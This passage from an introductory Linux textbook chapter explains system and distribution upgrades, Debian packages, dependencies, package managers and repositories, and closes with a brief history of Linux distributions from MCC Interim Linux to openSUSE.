- A *system upgrade* (see the command `apt-get upgrade`) only updates all the installed packages to the more recent versions compatible with the current system; the major version number of the operating system doesn't change. When upgrading, making a data backup is recommended but not necessary; users can continue their work since usually there are no apparent changes in the operating system behavior.
- A *distribution upgrade* (see the command `apt-get dist-upgrade`) updates the whole distribution, for instance from Debian 7 to Debian 8, often adding new features and removing others. For this purpose some packages may be automatically removed if they conflict with others of primary importance, or added if required.

In general, a package update doesn't get the latest available version, but the latest compatible with the current operating system version; for instance, version 3.4 of package Y is not installable on Debian 6.5 if Y requires some libraries only available since Debian 7.0 (see the output from `man apt-get`).

Rolling release distributions, by contrast, have pseudo-versions that represent the operating system on a particular date, but the version used for installation is not important because the first update will provide the most recent software.

Many distributions are not really rolling, but they behave in a similar way. As a consequence, the term "rolling" has acquired a wider meaning, giving rise to a finer distinction, but the difference requires more space than we have to explain here.

Installation Hints

Linux distributions can be installed on all common PCs.

You probably have a modern computer with 64-bit quad-core processor, 1 TB SSD HD, 16 GB RAM, or better, but even an old machine equipped with 2 GHz dual core processor, 40 GB IDE HD, and 2 GB RAM can be enough to work with any Linux distribution.

If you want to install more than one Linux distribution, you can split the free space of your hard disk into that number of partitions and install each distribution on one partition; it's not mandatory to have different partitions for root, home, swap, so one can hold all data. But a better solution is available for installing multiple distributions: create virtual machines; this way, there is no need to manage the hard disk space. (Note that you would need to manage disk space if you decide to install or remove a non-virtual OS.)

With virtual machines installing multiple distributions is much simpler because a virtual HD is hosted by a single file. On the other hand, a virtual machine will slow down the overall performance because the same memory and processor are shared between host and guest OSes. We'll create a virtual machine at the end of this chapter.

Packages

All software and other system components (character and font sets, documentation, and so on) are contained in compressed archives called *packages*.

For instance, in Debian 7 we find the package `blender_2.63a-1_i386.deb`, which contains the version 2.63a-1 for x86 processors of `blender`, a 3D modeling application as shown in Figure 2-1.




Figure 2-1. *Overview of a Debian package*

At the bottom of that page we find the supported hardware architectures (Figure 2-2) .




Figure 2-2. *List of supported hardware architectures (with download links) for the selected package*

If we work on a 32-bit x86 operating system, we have to choose the i386 architecture (Figure 2-3) .




Figure 2-3. *Download page for the selected architecture*

The download page allows us to get the desired package from the preferred mirror site (usually the nearest) but also recommends using the *package manager* installed on the operating system.[27]

As a general rule, a package provided for one Linux distribution should be installed only in the same distribution (and version), but there are many exceptions. For instance, DEB archives from Debian repositories may be installed on all Debian child distributions (for example, Ubuntu) and vice versa. Red hat Package Manager (RPM) archives likewise can be installed elsewhere or even converted to a different format (see the command *alien* to convert to DEB or TGZ).

The package manager greatly simplifies operating system maintenance, providing an easy tool for installing, updating, and removing packages.

It's worth noting that each package has a *list of dependencies*, that is, a list of packages that need to be installed before it (Figure 2-4). The package manager checks for these dependencies, and installs any necessary additional package needed by the one we selected for installation.




Figure 2-4. *List of dependencies for package* `blender`

We can also manually download and install packages, though it's not a good practice. In this case we have to check the list of dependencies:

```
root.# dpkg  --install blender_2.63a-1_i386.deb                    # dpkg = Debian PacKaGe
Selecting previously unselected package blender.
(Reading database ... 203161 files and directories currently installed.)
Unpacking blender (from blender_2.63a-1_i386.deb) ...
dpkg: dependency problems prevent configuration of blender:
```

[27]There is usually more than one package manager; for Debian see the page https://www.debian.org/doc/manuals/debian-faq/ch-pkgtools.it.html.

```
 blender depends on python3.2; however:
  Package python3.2 is not installed.
 blender depends on libavdevice53 (>= 5:0.8-2~); however:
  Package libavdevice53:i386 is not installed.
...
Errors were encountered while processing:
 Blender                                    # Now blender is installed, but it doesn't start
```

Using a package manager (such as `synaptic`[28]) makes the installation process much simpler, as shown in Figures 2-5 and 2-6.




Figure 2-5. *Synaptic Package Manager – A package is being marked for installation*

[28]We can also type the command *`apt-get install blender`* as root. Before using `synaptic` or the command line, we have to remove the damaged package (*`apt-get remove blender`*), or repair the archive (*`apt-get -f install`*).





Figure 2-6. *The package manager lists the additional packages (dependencies) to be installed*

To install, let's click the 

icon.

Each package, together with its core data (the software) and the list of dependencies, contains information about contents. If we open *`blender_2.63a-1_i386.deb`* with *`ark`* we get three files (Figure 2-7) .




Figure 2-7. *Overview of a package content*

The compressed file `control.tar.gz` includes four files; one of them (`control`) provides the information needed by the package manager (Figure 2-8).




Figure 2-8. *The file* `control` *collects useful information about the package; this information is displayed by the package manager (see Figure 2-1)*

The most-used package formats are `deb` (DEBian), `rpm` (Red hat Package Manager), `txz` (Slackware, Arch Linux), `apk` (Android), and a few others.

In some cases it is possible to convert a package from one format to another by means of the *`alien`* command.

The sites from which packages may be downloaded (usually web sites, but not necessarily) are called *repositories*; Figures 2-9 through 2-11 show some examples.




Figure 2-9. *Italian mirror of the Debian repository*




Figure 2-10. *Unofficial repository collecting multimedia packages for Debian and child distributions (home page: `https://deb-multimedia.org/`)*




Figure 2-11. *Dropbox repository for multiple distributions*

In general, a *repository* is any resource providing packages; therefore, even a DVD or an USB device can appear in the list of repositories (for Debian distributions see `/etc/apt/sources.list` and `/etc/apt/sources.list.d/`).

Each repository includes some index files, as required by the distribution it serves.[29]

A Brief History of Distributions

The first real distribution of Linux (that is, with a kernel, system software, and applications, easily installable on PCs) was released in February 1992 by Owen Le Blanc from the Manchester Computing Centre. That distribution, called *MCC Interim Linux* [30] was based on version 0.12 of the Linux kernel. It was only the beginning of exponential growth; after just one month, *TAMU Linux*, the first distribution with the X Window System (`http://www.linfo.org/x.html`) was developed at Texas A&M University. [31]

SLS (Softlanding Linux System) was created by Peter MacDonald in May 1992, quickly becoming the most popular distribution,[32] the first to be widely used even though a large number of bugs left many users dissatisfied.

Yggdrasil was released in December 1992, the first "live" distribution on CD-ROM.[33] The distribution boasted the availability of the X display manager and a new auto-configuration capability, earning the nickname "Plug-and-play Linux."

---

[29]For Debian see `https://wiki.debian.org/HowToPackageForDebian` For Slackware: `http://www.slackware.com/config/packages.php` For Fedora: `https://fedoraproject.org/wiki/Packaging:Guidelines`

[30]For more information, see `http://www.manlug.org/?s=MCC+Interim` The page `http://oldlinux.org/Linux.old/distributions` lists some other old distributions.

[31]Until then, commands could only be entered in a command line. The availability of X was essential for developing easy-to-use software, as it provided support for input devices (mouse, keyboard) and output devices (graphical terminals). This originated the modern GUIs (Graphical User Interfaces) taking care of input and output jobs, thus letting the C programs do the hard work. Graphical interfaces include the so called "Desktop Environments": XFCE (1996), KDE (1998), GNOME (1999), LXDE (2006), and so on; they are independent of the OS, and can be selected at login between the installed ones.

[32]SLS was the first distribution not intended for internal use by universities; it had a lot of software, including TCP/IP protocols and X.

[33]A live distribution doesn't need to be installed on hard disk, but can be started from an external device (CD, USB, and so on). It can be useful for accessing and repairing damaged operating systems, and moving their data elsewhere. Another use is for testing purpose before installation, or to safely surf the web.

In July 1993, Patrick Volkerding made a lot of corrections and improvements to SLS. The result was a new distribution: *Slackware*, now the oldest among those still active and the closest to Unix. Slackware, appreciated for its design simplicity and stability, within a few months superseded SLS and gave rise to many derived distributions, the first of which, in 1994, was *S.u.S.E. Linux,*[34] then shortened to *SuSE*, and later renamed *SUSE* in 2003.

On August 16, 1993, one month after the birth of Slackware, Ian Murdock announced a new distribution[35] named *Debian* (from DEBra and IAN, his girlfriend's name and his own).

Debian was the first distribution to be maintained by volunteers and open to the public (anyone can join the developers' group or contribute in various ways to its growth). Debian contains only free software [36] and can be installed almost everywhere; that's why it's called "The Universal Operating System." Many child distributions originated from it, among which is *Ubuntu* (October 2004).

November 3, 1994 is the birth date of Red Hat Commercial Linux (the following year renamed Red Hat Linux). Just like Debian, it generated many child distributions, notably Fedora in November 2003, when the software company, Red Hat Inc., decided to split Red Hat Linux into Red Hat Enterprise Linux (RHEL, for enterprise environments, upon payment) and Fedora, a free-of-charge community-supported operating system sponsored by Red Hat, to be used by everyone. Fedora includes the most recent software, and gives to Red Hat Enterprise Linux the packages that have proven to be stable.

Another distribution derived from Red Hat Linux was Mandrake Linux (released July 23, 1998[37]). So easy to use it was recommended for beginners, Mandrake Linux boasted a new desktop environment: KDE 1.0, released a few days before, on July 12. In 2005 the name changed to Mandriva Linux for legal reasons. Discontinued in 2012 because of financial difficulties, Mandriva Linux originated two distributions: Mageia in June 2011 and OpenMandriva LX in November 2013.

Arch Linux, started in March 2002, didn't originate from a parent distribution, although it was inspired by the elegance and simplicity of Slackware, Polish Linux, and CRUX. Arch Linux is light and fast, best suited to skilled users who often prefer the command line to graphical interfaces.[38]

March 2002 is also the birth date of Gentoo Linux, from which Sabayon Linux (July 2006) was derived.

We cannot omit mentioning openSUSE (December 2006[39]), a free optionally-rolling distribution that replaces the old SUSE Linux and complements SUSE Linux Enterprise Desktop (SLED [40]), as Fedora does with Red Hat Enterprise Linux.

Among the Linux distributions, openSUSE is the most compatible with Microsoft Windows; in 2006 Novell and Microsoft announced a controversial[41] commercial agreement.[42]

